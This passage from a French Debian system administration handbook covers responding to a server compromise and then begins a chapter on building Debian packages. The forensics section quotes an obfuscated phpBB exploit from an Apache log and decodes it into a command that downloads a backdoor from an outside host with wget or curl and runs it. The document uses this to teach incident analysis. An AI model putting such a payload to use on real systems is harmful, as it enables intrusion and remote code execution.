Un pirate prenant le contrôle de votre machine, puis l'employant comme une sorte de base avancée (on parle de système relais) afin de commettre un méfait, pourrait vous causer de l'embarras puisque des tiers verront en vous, d'emblée, le pirate ou son complice. Dans le cas le plus fréquent, le pirate emploiera votre machine afin d'expédier du spam, ce qui n'aura vraisemblablement pas d'impact majeur (hormis des inscriptions éventuelles sur des listes noires qui limiteraient votre capacité à expédier des messages) mais n'enthousiasmera personne. Dans d'autres cas, des exactions seront commises grâce à votre machine, par exemple des attaques par déni de service. Elles induiront parfois un manque à gagner, car rendront indisponibles des services logiciels ou détruiront des données, voire un coût, parce qu'une entité s'estimant lésée intentera une action en justice (la détentrice des droits de diffusion d'une œuvre indûment mise à disposition via votre machine, ou encore une entreprise engagée à maintenir une disponibilité donnée via un contrat de qualité de service (SLA-SLM) et se voyant contrainte d'acquitter des pénalités à cause du piratage).

Vous souhaiterez alors étayer vos protestations d'innocence en produisant des éléments probants montrant l'activité douteuse menée sur votre système par des tiers employant une adresse IP donnée. Cela restera impossible si, imprudemment, vous négligez les recommandations de ce chapitre et laissez le pirate disposer facilement d'un compte privilégié (en particulier le compte root) grâce auquel il effacera ses propres traces.

14.7. En cas de piratage

Malgré toute la bonne volonté et tout le soin apporté à la politique de sécurité, tout administrateur informatique est tôt ou tard confronté à un acte de piratage. Cette section donne des lignes directrices pour bien réagir face à ces fâcheux événements.

14.7.1. Détecter et constater le piratage

Avant de pouvoir agir face à un piratage, il faut se rendre compte que l'on est effectivement victime d'un tel acte. Ce n'est pas toujours le cas... surtout si l'on ne dispose pas d'une infrastructure de supervision adéquate.

Les actes de piratage sont souvent détectés lorsqu'ils ont des conséquences directes sur les services légitimes hébergés sur la machine : la lenteur soudaine de la connexion, l'impossibilité de

se connecter pour certains utilisateurs ou tout autre dysfonctionnement. Face à ces problèmes, l'administrateur est obligé de se pencher sur la machine et d'étudier de plus près ce qui ne tourne pas rond. C'est à ce moment qu'il va découvrir la présence d'un processus inhabituel, nommé par exemple apache au lieu du /usr/sbin/apache2 habituel. Alerté par ce détail, il note le numéro du processus et consulte /proc/pid/exe pour savoir quel programme se cache derrière ce processus :

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe -> /var/tmp/..
→ bash_httpd/psybnc
```

Un programme installé dans /var/tmp/ sous l'identité du serveur web ! Plus de doutes possibles, il y a eu piratage.

Il s'agit là d'un simple exemple. De nombreux autres indices peuvent mettre en alerte un administrateur :

- une option d'une commande qui ne fonctionne plus (il vérifie alors la version du logiciel et elle ne correspond pas à celle installée d'après dpkg) ;
- une invite de connexion qui indique que la dernière connexion réussie est en provenance d'une machine roumaine ;
- une partition /tmp/ pleine (entraînant des erreurs) qui s'avère contenir des films pirates ;
- etc.

14.7.2. Mettre le serveur hors ligne

Dans l'immense majorité des cas, l'intrusion provient du réseau et la disponibilité du réseau est essentielle à l'attaquant pour atteindre ses objectifs (récupérer des données confidentielles, échanger des fichiers illégaux, masquer son identité en employant la machine comme relais intermédiaire...). Débrancher l'ordinateur du réseau empêchera l'attaquant d'arriver à ses fins au cas où il n'en aurait pas encore eu le temps.

Ceci n'est possible que si l'on dispose d'un accès physique au serveur. Si ce n'est pas le cas (par exemple parce que le serveur est hébergé à l'autre bout du pays chez un prestataire d'hébergement), il peut être plus judicieux de commencer par récolter quelques informations importantes (voir section 14.7.3, « **Préserver tout ce qui peut constituer une preuve** » page 458, section 14.7.5, « **Analyser à froid** » page 459 et section 14.7.6, « **Reconstituer le scénario de l'attaque** » page 460), puis d'isoler autant que possible le serveur en stoppant le maximum de services (c'est-à-dire tout sauf sshd). Cette situation n'est pas recommandable car il est impossible de s'assurer que l'attaquant ne profite pas (comme l'administrateur) d'un accès via SSH. Il est difficile dans ces conditions de « nettoyer » la machine.

14.7.3. Préserver tout ce qui peut constituer une preuve

Si l'on veut comprendre ce qui s'est passé et/ou si l'on veut pouvoir poursuivre les assaillants, il faut conserver une copie de tous les éléments importants : notamment le contenu du disque dur, la liste des processus en cours d'exécution et la liste des connexions ouvertes. Le contenu de la mémoire vive pourrait aussi être intéressant, mais il est assez rare que l'on exploite cette information.

Le stress du moment incite souvent les administrateurs à vérifier beaucoup de choses sur l'ordinateur incriminé, mais c'est une très mauvaise idée. Chaque commande exécutée est susceptible d'effacer des éléments de preuve. Il faut se contenter du minimum (`netstat -tupan` pour les connexions réseau, `ps auxf` pour la liste des processus, `ls -alR /proc/[0-9]*` pour quelques informations supplémentaires sur les programmes en cours d'exécution) et noter systématiquement ce que l'on fait.

ATTENTION**Analyse à chaud**

La tentation est grande d'analyser à chaud un système, surtout lorsque l'on n'a pas d'accès physique au serveur. Cette opération n'est pas souhaitable, tout simplement parce que vous ne pouvez pas faire confiance aux programmes installés sur la machine compromise : il se peut que ps n'affiche pas tous les processus, que ls dissimule des fichiers, voire que le noyau en fasse de même !

Si malgré tout une telle analyse doit être conduite, il convient d'employer des programmes que l'on sait être corrects. Il est possible d'avoir un CD-Rom de secours contenant des programmes sains, voire un partage réseau (en lecture seule). Toutefois, si le noyau est compromis, même ces mesures ne seront pas forcément suffisantes.

Une fois sauvegardés les éléments « dynamiques » les plus importants, il faut réaliser une image fidèle du disque complet. Il est impossible de réaliser une telle image si le système de fichiers évolue encore. Il faut donc le remonter en lecture seule (*read-only*). Le plus simple est souvent de stopper le serveur (brutalement, après un sync) et de le démarrer sur un CD-Rom de secours. Une image de chaque partition peut alors être réalisée à l'aide du programme dd. Ces images peuvent être stockées sur un autre serveur (l'utilitaire nc est alors très pratique pour envoyer les données générées par dd d'une machine à une autre). Une autre solution, beaucoup plus simple, est de sortir le disque de la machine et de le remplacer par un neuf prêt à être réinstallé.

14.7.4. Réinstaller

Avant de remettre le serveur en ligne, il est indispensable de le réinstaller complètement. En effet, si la compromission était sévère (obtention des priviléges administrateur), il est presque impossible d'être certain d'avoir éliminé tout ce que l'attaquant a pu laisser derrière lui (portes dérobées notamment, *backdoors* en anglais). Une réinstallation complète apportera cette certitude. Bien entendu, il faut également installer toutes les dernières mises à jour de sécurité afin de colmater la brèche que l'attaquant a réussi à exploiter. Idéalement, l'analyse de l'attaque aura mis en lumière la faille et il sera possible de la corriger avec certitude (au lieu de simplement espérer que les mises à jour de sécurité seront suffisantes).

Pour un serveur distant, réinstaller n'est pas forcément évident à réaliser. Il faudra souvent le concours de l'hébergeur car tous ne disposent pas d'infrastructure de réinstallation automatique. Attention également à ne pas réinitialiser la machine avec une sauvegarde complète ultérieure à la date de compromission ! Il vaut mieux réinstaller les logiciels et ne restaurer que les données.

14.7.5. Analyser à froid

Maintenant que le service est à nouveau fonctionnel, il est temps de se pencher sur les images disque du système compromis afin de comprendre ce qui s'est passé. Lorsqu'on monte l'image du disque, il faut prendre soin d'employer les options ro, nodev, noexec, noatime afin de ne pas modifier son contenu (y compris les horodatages des accès aux fichiers) et de ne pas exécuter par erreur des exécutables compromis.

Pour reconstituer efficacement le scénario d'une attaque, il faut chercher tous azimuts ce qui a été modifié et exécuté :

- L'analyse d'éventuels fichiers `.bash_history` est souvent très instructive;
- Il faut extraire la liste des fichiers récemment créés, modifiés et consultés;
- L'identification des programmes installés par l'attaquant est souvent possible à l'aide de la commande `strings` qui extrait les chaînes de caractères présentes dans un binaire;
- L'analyse des fichiers de traces de `/var/log/` fournit souvent une chronologie;
- Enfin, des outils spécialisés permettent de récupérer le contenu de potentiels fichiers supprimés (notamment les fichiers de traces que les attaquants aiment à supprimer).

Certaines de ces opérations sont facilitées par des logiciels spécialisés. Le paquet `sleuthkit` en particulier fournit de nombreux outils d'analyse de système de fichiers. Leur usage est grandement facilité par l'interface graphique *Autopsy Forensic Browser* contenue dans le paquet `autopsy`.

14.7.6. Reconstituer le scénario de l'attaque

Tous les éléments récoltés au cours de l'analyse doivent pouvoir s'emboîter comme dans un puzzle : la date de création des premiers fichiers suspects correspond souvent à des traces prouvant l'intrusion. Un petit exemple réel sera plus parlant qu'un long discours théorique.

La trace ci-dessous, extraite d'un fichier `access.log` de Apache, en est un exemple :

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GET /phpbb/viewtopic.  
➥ php?t=10&highlight=%2527%252esystem(chr(99)%252echr(100)%252echr(32)%252echr  
➥ (47)%252echr(116)%252echr(109)%252echr(112)%252echr(59)%252echr(32)%252echr  
➥ (119)%252echr(103)%252echr(101)%252echr(116)%252echr(32)%252echr(103)%252echr  
➥ (97)%252echr(98)%252echr(114)%252echr(121)%252echr(107)%252echr(46)%252echr  
➥ (97)%252echr(108)%252echr(116)%252echr(101)%252echr(114)%252echr(118)%252echr  
➥ (105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252echr(111)%252echr  
➥ (114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr  
➥ (124)%252echr(124)%252echr(32)%252echr(99)%252echr(117)%252echr(114)%252echr  
➥ (108)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr  
➥ (121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr  
➥ (101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr  
➥ (97)%252echr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr  
➥ (98)%252echr(100)%252echr(32)%252echr(45)%252echr(111)%252echr(32)%252echr(98)  
➥ %252echr(100)%252echr(59)%252echr(32)%252echr(99)%252echr(104)%252echr(109)  
➥ %252echr(111)%252echr(100)%252echr(32)%252echr(43)%252echr(120)%252echr(32)  
➥ %252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(46)%252echr(47)%252  
➥ echr(98)%252echr(100)%252echr(32)%252echr(38)%252e%2527 HTTP/1.1" 200 27969  
➥ "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Cet exemple correspond à l'exploitation d'un ancien trou de sécurité de phpBB.

- ➔ <http://secunia.com/advisories/13239/>
- ➔ <http://www.phpbb.com/phpBB/viewtopic.php?t=240636>

En décodant cette longue URL, il est possible de comprendre que l'attaquant a exécuté la commande PHP `system("cd /tmp; wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd; chmod +x bd; ./bd &")`. Effectivement, un fichier `bd` est disponible dans `/tmp/`. L'exécution de `strings /mnt/tmp/bd` renvoie entre autres `PsychoPhobia Backdoor is starting.... Il s'agit donc d'une porte dérobée.`

Peu de temps après, cet accès a été utilisé pour télécharger et installer un *bot* IRC qui s'est connecté à un réseau IRC *underground*. Il peut être contrôlé par le biais de ce protocole, notamment pour télécharger des fichiers puis les mettre à disposition. Ce logiciel dispose de son propre fichier de trace :

```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.interbusiness.it
  ➔ NOTICE ReV|DivXNeW|504 :DCC Chat (82.50.72.202)
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@RIZON-2EDFBC28.
  ➔ POOL8250.INTERBUSINESS.IT
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection to
  ➔ 82.50.72.202:1024
** 2004-11-29-19:50:15: DCC CHAT connection succeeded, authenticating
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNeW|502: In.Ostaggio-iTa.Oper_
  ➔ -DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: La_tela_dell_assassino.avi
  ➔ (666615KB)
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB, 1 hr 24 sec, 183.9
  ➔ KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB, 2 hr 28 min 7 sec,
  ➔ 80.2 KB/sec)
```

Deux fichiers vidéo ont été déposés sur le serveur par l'intermédiaire de la machine 82.50.72.202.

En parallèle à cela, l'attaquant a téléchargé des fichiers supplémentaires `/tmp/pt` et `/tmp/loginx`. Une analyse avec `strings` permet de récupérer des chaînes comme `Shellcode placed at 0x%08lx ou Now wait for suid shell.... Il s'agit de programmes exploitant des vulnérabilités locales pour obtenir des priviléges administrateur. Mais sont-ils parvenus à leur fin ? Selon toute vraisemblance (fichiers modifiés postérieurement à l'intrusion), non.`

Dans cet exemple, tout le déroulement de l'intrusion a pu être reconstitué et l'attaquant a pu se servir du système compromis pendant 3 jours. Toutefois, le plus important dans cette reconstitution est que la vulnérabilité a été identifiée et a pu être corrigée sur la nouvelle installation.



Mots-clés

Rétroportage
Recompilation
Paquet source
Archive
Métapaquet
Développeur Debian
Mainteneur

Conception d'un paquet Debian

15

[Recompiler un paquet depuis ses sources](#) 464

[Construire son premier paquet](#) 467

[Créer une archive de paquets pour APT](#) 472

[Devenir mainteneur de paquet](#) 475

Manipuler régulièrement des paquets Debian provoque tôt ou tard le besoin de créer le sien ou d'en modifier un. Ce chapitre essaie de répondre à vos interrogations en la matière et fournit des éléments pour tirer le meilleur parti de l'infrastructure offerte par Debian. Qui sait, en ayant ainsi mis la main à la pâte, peut-être irez-vous plus loin et deviendrez-vous développeur Debian !

15.1. Recompile un paquet depuis ses sources

Plusieurs éléments justifient la recompilation d'un paquet depuis ses sources. L'administrateur peut avoir besoin d'une fonctionnalité du logiciel qui implique de recompiler le programme en activant une option particulière ou souhaiter en installer une version plus récente que celle fournie dans sa version de Debian (dans ce cas, il recompilera un paquet plus récent récupéré dans la version *Testing* ou *Unstable* pour qu'il fonctionne parfaitement dans sa distribution *Stable*, opération appelée le rétroportage). On prendra soin de vérifier, avant de se lancer dans une recompilation, que personne d'autre ne s'en est déjà chargé ; on pourra vérifier en particulier sur la page dédiée du système de suivi de paquets.

► <https://tracker.debian.org/>

15.1.1. Récupérer les sources

Pour recompiler un paquet Debian, il faut commencer par rapatrier son code source. Le moyen le plus simple est d'employer la commande `apt-get source nom-paquet-source`, qui nécessite la présence d'une ligne de type `deb-src` dans le fichier `/etc/apt/sources.list` et l'exécution préalable de la commande `apt-get update`. C'est déjà le cas si vous avez suivi les instructions du chapitre portant sur la configuration d'APT (voir section 6.1, « [Renseigner le fichier sources.list](#) » page 112). Notez cependant que vous téléchargerez les paquetages sources du paquet disponible dans la version de Debian désignée par la ligne `deb-src` de ce fichier de configuration. Si vous souhaitez en rapatrier une version particulière, il vous faudra peut-être la télécharger manuellement depuis un miroir Debian ou depuis le site web : récupérer deux ou trois fichiers (d'extensions `*.dsc` — pour *Debian Source Control* — `*.tar.comp` et parfois `*.diff.gz` ou `*.debian.tar.comp` — `comp` pouvant prendre les valeurs `gz`, `bz2` ou `xz` selon l'outil de compression employé), puis exécuter la commande `dpkg-source -x fichier.dsc`. Si le fichier `*.dsc` est disponible à une URL donnée, on pourra même se simplifier la vie en utilisant `dget URL` : cette commande (qui fait partie du paquet *devscripts*) récupère le `*.dsc` à l'adresse indiquée, en analyse le contenu et récupère automatiquement le ou les fichiers qu'il référence. Le paquet source est même extrait localement (à moins que l'option `-d` ou `--download-only` soit spécifiée).

15.1.2. Effectuer les modifications

Les sources maintenant disponibles dans un répertoire portant le nom du paquet source et sa version (par exemple `samba-4.1.17+dfsg`), nous pouvons nous y rendre pour y effectuer nos modifications.

La première modification à apporter est de changer le numéro de version du paquet pour distinguer les paquets recompilés des originaux fournis par Debian. Supposons que la version actuelle soit `2:4.1.17+dfsg-2` ; nous pouvons créer une version `2:4.1.17+dfsg-2falcot1`, ce qui désigne clairement l'origine du paquet. De cette manière, la version est supérieure à celle fournie par Debian et le paquet s'installera facilement en tant que mise à jour de l'original. Pour effectuer ce changement, il est préférable d'utiliser le programme `dch` (*Debian CHangelog*) du paquet *devscripts* en sais-

sissant `dch --local falcot`. Cette commande démarre un éditeur de texte (`sensible-editor` — votre éditeur favori si vous l'avez précisé dans la variable d'environnement `VISUAL` ou `EDITOR`, un éditeur par défaut dans les autres cas) où l'on pourra documenter les différences apportées par cette recompilation. On peut constater que `dch` a bien modifié le fichier `debian/changelog`.

Si une modification des options de compilation s'avère nécessaire, il faudra modifier le fichier `debian/rules`, qui pilote les différentes étapes de la compilation du paquet. Dans les cas les plus simples, vous repérerez facilement les lignes concernant la configuration initiale (`./configure ...`) ou déclenchant la compilation (`$(MAKE) ...` ou `make ...`). En les adaptant convenablement, il est possible d'obtenir l'effet souhaité. Si ces commandes n'apparaissent pas directement, elles sont vraisemblablement appelées par une des commandes présentes. Il faudra se référer à leur documentation pour en apprendre plus sur la manière de changer le comportement par défaut. Pour les paquets qui utilisent `dh`, il sera peut-être nécessaire de surcharger les commandes `dh_auto_configure` ou `dh_auto_build` (voir leurs pages de manuel respectives pour des explications à ce sujet).

Il convient parfois de s'occuper du fichier `debian/control`, qui renferme la description des paquets générés. Il peut être intéressant de la modifier pour qu'elle reflète les changements apportés. Par ailleurs, ce fichier contient aussi des champs `Build-Depends` qui donnent la liste des dépendances de génération du paquet. Celles-ci se rapportent souvent à des versions de paquets contenus dans la distribution d'origine du paquet source, qui ne sont peut-être pas disponibles dans la version utilisée pour la recompilation. Il n'existe pas de moyen automatique pour savoir si une dépendance est réelle ou si elle a été créée pour garantir que la compilation s'effectue bien avec les dernières versions d'une bibliothèque (c'est le seul moyen disponible pour forcer un `autobuilder` à recompiler le paquet avec une version prédéfinie d'un paquet — c'est pourquoi les mainteneurs Debian utilisent fréquemment ce procédé).

N'hésitez donc pas à modifier ces dépendances pour les assouplir si vous savez qu'elles sont trop strictes. La lecture d'éventuels fichiers documentant le mode de compilation du logiciel (souvent nommés `INSTALL`) vous sera sans doute utile pour retrouver les bonnes dépendances. Idéalement, il faudrait saisir toutes les dépendances avec les paquets disponibles dans la version utilisée pour la recompilation. Sans cela, on entre dans un processus récursif où il faut préalablement rétroporter les paquets donnés dans les champs `Build-Depends` avant de pouvoir compléter le rétroportage souhaité. Certains paquets, qui n'ont pas besoin d'être rétroportés, seront installés tels quels pour les besoins de la recompilation (c'est souvent le cas de `debhelper`). Cependant, le processus peut se compliquer rapidement si l'on n'y prend garde, aussi faut-il éviter autant que possible tout rétroportage non strictement nécessaire.

ASTUCE Installer les Build-Depends

`apt-get` aide à installer rapidement tous les paquets cités dans le ou les champs `Build-Depends` d'un paquet source disponible dans une distribution donnée sur une ligne `deb-src` du fichier `/etc/apt/sources.list`. Il suffit pour cela d'exécuter la commande `apt-get build-dep paquet-source`.

15.1.3. Démarrer la recompilation

Toutes les modifications souhaitables étant apportées sur les sources, il faut maintenant régénérer le paquet binaire correspondant (fichier .deb). Tout ce processus de création est contrôlé par le programme `dpkg-buildpackage`.

Ex. 15.1 *Recompilation d'un paquet*

```
$ dpkg-buildpackage -us -uc  
[...]
```

OUTIL	
fakeroot	<p>Le processus de création de paquet, qui finalement se contente de rassembler dans une archive des fichiers existant localement (ou compilés), a besoin de créer des fichiers dont le propriétaire sera le plus souvent root. Pour éviter de compiler les paquets sous l'identité de l'administrateur, ce qui induirait des risques inutiles, on peut utiliser l'utilitaire nommé <code>fakeroot</code>. Lorsqu'il est utilisé pour lancer un programme, <code>fakeroot</code> laisse croire à ce programme qu'il tourne sous l'identité de root, et que les fichiers qu'il crée appartiennent également à l'administrateur. Lorsque le programme va créer l'archive qui deviendra le paquet Debian, il pourra ainsi y placer des fichiers appartenant à divers propriétaires. C'est pourquoi <code>dpkg-buildpackage</code> utilise par défaut <code>fakeroot</code> pour la préparation des paquets.</p> <p>Notez qu'il ne s'agit que d'une impression donnée au programme lancé et qu'on ne peut donc pas utiliser cet outil pour obtenir des priviléges quelconques. Le programme tourne réellement sous l'identité de l'utilisateur qui lance <code>fakeroot</code> programme et les fichiers qu'il crée réellement continuent de lui appartenir.</p>

La commande précédente échoue si les champs Build-Depends n'ont pas été corrigés ou si les dépendances correspondantes n'ont pas été installées. Dans ce cas, on outrepasse cette vérification en ajoutant le paramètre `-d` à l'invocation de `dpkg-buildpackage`. En ignorant volontairement ces dépendances, on s'expose cependant à ce que la compilation échoue plus tard. Pire, il se peut que le paquet compile correctement mais que son fonctionnement soit altéré car certains programmes désactivent automatiquement des fonctionnalités s'ils détectent l'absence d'une bibliothèque lors de la compilation.

Les développeurs Debian utilisent plus volontiers un programme comme `debuild`, qui fera suivre l'appel de `dpkg-buildpackage` par l'exécution d'un programme chargé de vérifier que le paquet généré est conforme à la charte Debian. Par ailleurs, ce script nettoie l'environnement pour que les variables d'environnement locales n'affectent pas la compilation du paquet. `debuild` fait partie de la série d'outils du paquet `devscripts`, qui partagent une certaine cohérence et une configuration commune simplifiant le travail des mainteneurs.

DÉCOUVERTE	
pbuilder	<p>Le programme <code>pbuilder</code> (du paquet éponyme) sert à recompiler un paquet Debian dans un environnement <i>chrooté</i> : il crée un répertoire temporaire contenant un système minimal nécessaire à la reconstruction du paquet (en se basant sur</p>

les informations contenues dans le champ *Build-Depends*). Grâce à la commande `chroot`, ce répertoire sert ensuite de racine (/) lors du processus de recompilation.

Cette technique permet de compiler le paquet dans un environnement non dégradé (notamment par les manipulations des utilisateurs), de détecter rapidement les manques éventuels dans les dépendances de compilation (qui échouera si un élément essentiel n'est pas documenté) et de compiler un paquet pour une version de Debian différente de celle employée par le système (la machine peut utiliser *Stable* pour le fonctionnement quotidien et `pbuilder` peut employer *Unstable* pour la recompilation).

15.2. Construire son premier paquet

15.2.1. Métapaquet ou faux paquet

Faux paquet et métapaquet se concrétisent tous deux par un paquet vide qui n'existe que pour les effets de ses informations d'en-têtes sur la chaîne logicielle de gestion des paquets.

Le faux paquet existe pour tromper `dpkg` et `apt` en leur faisant croire que le paquet correspondant est installé alors qu'il ne s'agit que d'une coquille vide. Cela aide à satisfaire les dépendances lorsque le logiciel en question a été installé manuellement. Cette méthode fonctionne, mais il faut l'éviter autant que possible ; rien ne garantit en effet que le logiciel installé manuellement constitue un remplaçant parfait du paquet concerné et certains autres paquets, qui en dépendent, pourraient donc ne pas fonctionner.

Le métapaquet existe en tant que collection de paquets par le biais de ses dépendances, que son installation installera donc toutes.

Pour créer ces deux types de paquets, on peut recourir aux programmes `equivs-control` et `equivs-build` (du paquet Debian `equivs`). La commande `equivs-control fichier` crée un fichier contenant des en-têtes de paquet Debian qu'on modifiera pour indiquer le nom du paquet souhaité, son numéro de version, le nom du mainteneur, ses dépendances, sa description. Tous les autres champs dépourvus de valeur par défaut sont optionnels et peuvent être supprimés. Les champs `Copyright`, `Changelog`, `Readme` et `Extra-Files` ne sont pas standards pour un paquet Debian. Propres à `equivs-build`, ils disparaîtront des en-têtes réels du paquet généré.

Ex. 15.2 Fichier d'en-têtes d'un faux paquet `libxml-libxml-perl`

```
Section: perl
Priority: optional
Standards-Version: 3.9.6

Package: libxml-libxml-perl
Version: 2.0116-1
Maintainer: Raphael Hertzog <hertzog@debian.org>
Depends: libxml2 (>= 2.7.4)
Architecture: all
```

```
Description: Fake package - module manually installed in site_perl
This is a fake package to let the packaging system
believe that this Debian package is installed.

.
In fact, the package is not installed since a newer version
of the module has been manually compiled & installed in the
site_perl directory.
```

L'étape suivante consiste à générer le paquet Debian en invoquant la commande `equivs-build` fichier. Le tour est joué : le paquet est disponible dans le répertoire courant et vous pouvez désormais le manipuler comme tous les autres paquets Debian.

15.2.2. Simple archive de fichiers

Les administrateurs de Falcot SA souhaitent créer un paquet Debian pour déployer facilement un ensemble de documents sur un grand nombre de machines. Après avoir étudié le guide du nouveau mainteneur, l'administrateur en charge de cette tâche se lance dans la création de son premier paquet.

► <https://www.debian.org/doc/manuals/maint-guide/index.fr.html>

Il commence par créer un répertoire `falcot-data-1.0`, qui abritera le paquet source qu'il a choisi de réaliser. Ce paquet se nommera donc `falcot-data` et portera le numéro de version 1.0. L'administrateur place ensuite les fichiers des documents qu'il souhaite distribuer dans un sous-répertoire `data`. Il invoque la commande `dh_make` (du paquet `dh-make`) pour ajouter les fichiers requis par le processus de génération d'un paquet (tous contenus dans un sous-répertoire `debian`):

```

$ cd falcot-data-1.0
$ dh_make --native

Type of package: single binary, indep binary, multiple binary, library, kernel module
  ↪ , kernel patch?
[s/i/m/l/k/n] i

Maintainer name : Raphael Hertzog
Email-Address   : hertzog@debian.org
Date           : Fri, 04 Sep 2015 12:09:39 -0400
Package Name   : falcot-data
Version        : 1.0
License         : gpl3
Type of Package : Independent
Hit <enter> to confirm:
Currently there is no top level Makefile. This may require additional tuning.
Done. Please edit the files in the debian/ subdirectory now. You should also
check that the falcot-data Makefiles install into $DESTDIR and not in / .
$
```

Le type de paquet *indep binary* indique que ce paquet source ne générera qu'un seul paquet binaire indépendant de l'architecture (Architecture: all). *single binary* est le pendant de *indep binary* pour un seul paquet binaire dépendant de l'architecture (Architecture: any). Nous optons pour le premier choix puisque le paquet abrite des documents et non des programmes binaires : il est donc exploitable sur toutes les architectures.

multiple binary est à employer pour un paquet source générant plusieurs paquets binaires. Le type *library* est un cas particulier pour les bibliothèques partagées qui doivent suivre des règles de mise en paquet très strictes. Il en est de même pour *kernel module* et *kernel patch*, réservés aux paquets contenant des modules noyau.

ASTUCE

Nom et adresse électronique du mainteneur

La plupart des programmes qui recherchent vos nom et adresse électronique de responsable de paquet utilisent les valeurs contenues dans les variables d'environnement DEBFULLNAME et DEBEMAIL ou EMAIL. En les définissant une fois pour toutes, vous vous éviterez de devoir les saisir à de multiples reprises. Si votre shell habituel est bash, il suffit pour cela d'ajouter les deux lignes suivantes dans votre fichier `~/.bashrc` (en remplaçant évidemment ces valeurs par celles qui vous correspondent !) :

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

Le programme `dh_make` a créé un sous-répertoire `debian` contenant de nombreux fichiers. Certains sont nécessaires : c'est notamment le cas des fichiers `rules`, `control`, `changelog` et `copyright`. Les fichiers d'extension `.ex` sont des fichiers d'exemples qu'on peut modifier et rebaptiser (en supprimant simplement cette extension) si cela s'avère utile. Dans le cas contraire,

il convient de les supprimer. Le fichier `compat` doit être conservé car il est nécessaire au bon fonctionnement des programmes de l'ensemble appelé `debscript`, dont les noms commencent par le préfixe `dh_` et qui sont employés à diverses étapes de la création de paquet.

Il faut mentionner dans le fichier `copyright` les auteurs des documents inclus dans le paquet et la licence logicielle associée. En l'occurrence, il s'agit de documents internes dont l'usage est limité à la société Falcot. Le fichier `changelog` par défaut convient relativement bien, et l'administrateur s'est contenté d'écrire une explication un peu plus longue que *Initial release* (« version initiale ») et de modifier la distribution `unstable` en `internal`. Le fichier `control` a lui aussi changé : le champ `Section` a désormais pour valeur `misc` et les champs `Homepage`, `Vcs-Git` et `Vcs-Browser` ont été supprimés. Le champ `Depends` a été complété par `iceweasel | www-browser` pour garantir la présence d'un navigateur web capable de consulter les documents ainsi diffusés.

Ex. 15.3 Le fichier `control`

```
Source: falcot-data
Section: misc
Priority: optional
Maintainer: Raphael Hertzog <hertzog@debian.org>
Build-Depends: debhelper (>= 9)
Standards-Version: 3.9.5

Package: falcot-data
Architecture: all
Depends: iceweasel | www-browser, ${misc:Depends}
Description: Documentation interne de Falcot SA
Ce paquet fournit plusieurs documents décrivant
la structure interne de Falcot SA. Cela comprend:
 - l'organigramme
 - les contacts pour chaque département
.
Ces documents NE DOIVENT PAS sortir de la société.
Ils sont réservés à un USAGE INTERNE.
```

Ex. 15.4 Le fichier changelog

```
falcot-data (1.0) internal; urgency=low

 * Initial Release.
 * Commençons avec peu de documents:
   - la structure interne de la société
   - les contacts de chaque département

-- Raphael Hertzog <hertzog@debian.org>  Fri, 04 Sep 2015 12:09:39 -0400
```

Ex. 15.5 Le fichier copyright

```
Format: http://www.debian.org/doc/packaging-manuals/copyright-format/1.0/
Upstream-Name: falcot-data

Files: *
Copyright: 2004-2015 Falcot Corp
License:
All rights reserved.
```

B.A.-BA

Fichier Makefile

Un fichier **Makefile** est un script détaillant au programme **make** les règles nécessaires pour reconstruire des fichiers issus d'un réseau de dépendances (un programme, fruit de la compilation de fichiers sources, en est un exemple). Le fichier **Makefile** contient la liste de ces règles en respectant le format suivant :

```
cible: source1 source2 ...
      commande1
      commande2
```

Cette règle peut se traduire ainsi : si l'un des fichiers **source*** est plus récent que le fichier **cible**, il faut exécuter **commande1** et **commande2** pour régénérer la cible à partir des sources.

Attention, un caractère de tabulation doit impérativement précéder toutes les commandes. Sachez aussi que si la ligne de commande débute par un signe moins (-), la commande peut échouer sans que tout le processus avorte.

Le fichier **rules** contient normalement un ensemble de règles employées pour configurer, compiler et installer le logiciel dans un sous-répertoire dédié (portant le nom du paquet binaire généré). Le contenu de ce sous-répertoire est ensuite intégré au paquet Debian comme s'il était la racine du système de fichiers. Dans le cas qui nous concerne, les fichiers seront installés dans le répertoire **debian/falcot-data/usr/share/falcot-data/** pour que les documents ainsi diffusés soient disponibles sous **/usr/share/falcot-data/** dans le paquet généré. Le fichier

rules est de type `Makefile` avec quelques cibles standardisées (notamment `clean` et `binary`, respectivement pour nettoyer et produire le binaire).

Bien que ce fichier soit au cœur du processus, il est fréquent qu'il ne contienne que le strict minimum pour lancer un ensemble standardisé de commandes qui sont fournies par le paquet `debhelper`. C'est le cas dans le fichier préparé par `dh_make`. Pour installer nos fichiers, nous allons simplement modifier le comportement de la commande `dh_install` en créant le fichier `debian/falcot-data.install`:

```
data/* usr/share/falcot-data/
```

À ce stade, il est déjà possible de créer le paquet. Nous allons toutefois y ajouter une dernière touche. Les administrateurs souhaitent que ces documents soient facilement accessibles depuis les menus des bureaux graphiques. Pour cela, ils ajoutent un fichier `falcot-data.desktop` et l'installent dans `/usr/share/applications` en ajoutant une deuxième ligne au fichier `debian/falcot-data.install`.

Ex. 15.6 Le fichier falcot-data.desktop

```
[Desktop Entry]
Name=Internal Falcot Corp Documentation
Comment=Starts a browser to read the documentation
Name[fr]=Documentation interne Falcot SA
